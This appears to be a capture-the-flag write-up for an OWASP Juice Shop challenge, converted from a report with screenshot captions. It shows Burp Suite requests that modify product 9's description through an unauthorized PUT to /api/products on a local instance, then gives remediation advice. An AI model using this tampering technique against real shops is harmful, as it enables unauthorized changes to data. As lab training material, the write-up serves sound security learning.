
Steps to reproduce the vulnerability:



The challenge wants from us to change the href of the link within the forensic tool with <https://owasp.slack.com>



We login to our gg@gmail.com account.



When we click on link it takes us to the owasp ssl advanced forensic tool. We open the developer tools to be able to see more.

We search for products in main.js and we see a api directory /api/Products

We captured all of these interaction with our burpsuite

Screenshot of Burp Suite Community Edition showing a network request and response for a product search.

Request:

```
GET /api/products HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
Gecko/20100101 Firefox/133.0
Accept: application/json, text/plain, */*
Accept-Language: en-US;q=0.5
Accept-Encoding: gzip, deflate, br
```

Response:

```
HTTP/1.1 200 OK
Date: Thu, 26 Dec 2024 19:36:20 GMT
Content-Type: application/json; charset=UTF-8
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Rekruting: /#jobs
Content-Type: application/json; charset=UTF-8
Vary: Accept-Encoding
Date: Thu, 26 Dec 2024 19:36:20 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 14115
```

Inspector (Response Headers):

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 5
- Request headers: 12
- Response headers: 12

Notes:


Event log (26):

Done

14,504 bytes | 34 millis

Memory: 173.0MB

We find the request for searching and in response of the request we can see the products listed



The screenshot shows the Burp Suite Community Edition interface with a temporary project titled "Temporary Project". The "Repeater" tab is selected. In the "Request" section, a GET request is shown:


```
1. GET /api/products HTTP/1.1
2. Host: 127.0.0.1:3000
3. User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
   rv:105.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0
4. Accept: application/json, text/plain, */*
5. Accept-Language: en-US;q=0.5
6. Accept-Encoding: gzip, deflate, br
```

The "Authorization" header contains a JWT token. In the "Response" section, the JSON response is displayed:

```
1. {
  "id": 7,
  "name": "OWASP Juice Shop CTF Girly-Shirt",
  "description": "For serious Capture-the-Flag heroines only!",
  "price": 22.49,
  "deluxePrice": 22.49,
  "image": "fan_girly.jpg",
  "createdAt": "2024-12-25T14:09:19.533Z",
  "updatedAt": "2024-12-25T14:09:19.533Z",
  "deletedAt": null
},
{
  "id": 8,
  "name": "OWASP Juice Shop CTF Girly-Shirt",
  "description": "For serious Capture-the-Flag heroines only!",
  "price": 22.49,
  "deluxePrice": 22.49,
  "image": "fan_girly.jpg",
  "createdAt": "2024-12-25T14:09:19.533Z",
  "updatedAt": "2024-12-25T14:09:19.533Z",
  "deletedAt": null
},
{
  "id": 9,
  "name": "OWASP Juice Shop Iron-Ons (16pcs)",
  "description": "Upgrade your clothes with washer safe <a href='https://www.owasp.org/index.php/O-Saft'>More...>",
  "price": 0.01,
  "deluxePrice": 0.01,
  "image": "orange_juice.jpg",
  "createdAt": "2024-12-25T14:09:19.533Z",
  "updatedAt": "2024-12-25T14:09:19.533Z",
  "deletedAt": null
},
{
  "id": 13,
  "name": "OWASP Juice Shop CTF Girly-Shirt",
  "description": "For serious Capture-the-Flag heroines only!",
  "price": 22.49,
  "deluxePrice": 22.49,
  "image": "fan_girly.jpg",
  "createdAt": "2024-12-25T14:09:19.533Z",
  "updatedAt": "2024-12-25T14:09:19.533Z",
  "deletedAt": null
}
```

The "Inspector" panel on the right shows the selected item has an ID of 9. The status bar indicates the target is <http://127.0.0.1:3000>.

We search for name of the item and see that it has product id of 9



We change the request to show us only the product number 9 by making the path to /api/products/9 since it's id is 9

Since we want to change the description details we change our request type to PUT instead of GET.

The screenshot shows the Burp Suite interface with a temporary project. The request is a GET to `/api/products/0`. The response is a JSON object with the following content:

```

{
    "status": "success",
    "data": {
        "id": 9,
        "name": "OWASP SSL Advanced Forensic Tool (O-Saft)",
        "description": "hers and various SSL configurations. <a href=\"https://www.owasp.org/index.php/O-Saft\" target=\"_blank\">More...</a>",
        "price": 0.01,
        "deluxePrice": 0.01,
        "image": "orange_juice.jpg",
        "createdAt": "2024-12-25T14:09:19.533Z",
        "updatedAt": "2024-12-26T16:59:26.532Z",
        "deletedAt": null
    }
}

```

We take the description part from response and write it on the request segment.

The screenshot shows the Burp Suite interface with a temporary project. The request is now modified to include the description from the previous response in the payload. The response remains the same as in the first screenshot.

Since we want to send a json type content we need to write it also on request so, we write Content-Type: application/json.

The screenshot shows the Burp Suite interface with the following details:

Request:

```
PUT /api/products/9 HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: application/json, text/plain, */*
Accept-Language: en-en-US;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGVkOiIyMjAxLTgyT1I1DDE4OjM0QABLjIANSARMDAGMDA1LCjK2NxIdGVkZl1...
Connection: keep-alive
Content-Type: application/json
Referer: http://127.0.0.1:3000/
Content-Length: 42
Sec-Fetch-Dest: empty
Sec-Fetch-Site: same-origin
Content-Length: 42
{
  "description": "ali was here not rabia"
}
```

Response:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Referrer-Policy: no-referrer
Content-Type: application/json; charset=utf-8
Content-Length: 208
ETag: W/"118-iny/A03nfOEEmgY137AgDzyfI"
Vary: Accept-Encoding
Date: Thu, 26 Dec 2024 17:00:07 GMT
Connection: keep-alive
Keep-Alive: timeout=5
{
  "status": "success",
  "data": {
    "id": 9,
    "name": "OWASP SSL Advanced Forensic Tool (O-SaFT)",
    "description": "ali was here not rabia",
    "price": "0.01",
    "deluxePrice": "0.01",
    "image": "orange_juice.jpg",
    "createdAt": "2024-12-25T14:09:19.533Z",
    "updatedAt": "2024-12-26T17:00:07.782Z",
    "deletedAt": null
  }
}
```


Inspector:

- Request attributes: 2
- Request query parameters: 0
- Request cookies: 5
- Request headers: 14
- Response headers: 12

Bottom Bar:

- Event log (26)
- All issues
- Forensics
- Memory: 178.0MB

We change the description to test and see if the request works as we want it to and write “ali was here not rabia” (this time only) and we see in response that it has been changed successfully.



The site asks us to change it to <https://owasp.slack.com>


```

HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 526
ETag: W/"288-aKpI9V8ecB0ZGVVwZ7Pgj3rkU"
Vary: Accept-Encoding
Date: Wed, 26 Dec 2024 17:04:39 GMT
Connection: keep-alive
Keep-Alive: timeout=5


{
    "status": "success",
    "data": {
        "id": 9,
        "name": "OWASP SSL Advanced Forensic Tool (O-Saft)",
        "description": "O-Saft is an easy to use tool to show information about SSL certificate and test the SSL connection according give list of ciphers and various SSL configurations. <a href=\"https://www.owasp.org/index.php/O-Saft\" target=\"_blank\">https://www.owasp.org/index.php/O-Saft</a>",
        "price": "0.01",
        "duration": "0.01",
        "image": "handshake.jpg",
        "createdAt": "2024-12-25T14:09:19.533Z",
        "updatedAt": "2024-12-26T17:04:39.067Z",
        "deletedAt": null
    }
}

```

So we put the wanted link there instead of original link.



We check the website and see that it has been changed.



this means we did the challenge successfully.

Recommendation:

Implement strict access control mechanisms to ensure only authorized users can modify product details.

Use audit logs to track changes made to product information, including timestamps and user accounts.

Regularly validate and sanitize all product input data to prevent unauthorized modifications. Conduct periodic security audits of product management systems.

Easter Egg ★★★★


Severity: Low

Description: Easter Eggs refer to hidden or undocumented features intentionally or unintentionally left in an application. When these are accessible without proper authorization or obscured in code, they can be exploited to gain additional privileges, leak sensitive information, or disrupt application functionality.

Impact: Hidden features could potentially allow attackers to bypass security controls, gain unintended administrative access, or expose sensitive information. The presence of


undocumented functionality increases the risk of exploitation by malicious actors and diminishes the overall security posture of the application.

Steps to reproduce the vulnerability:

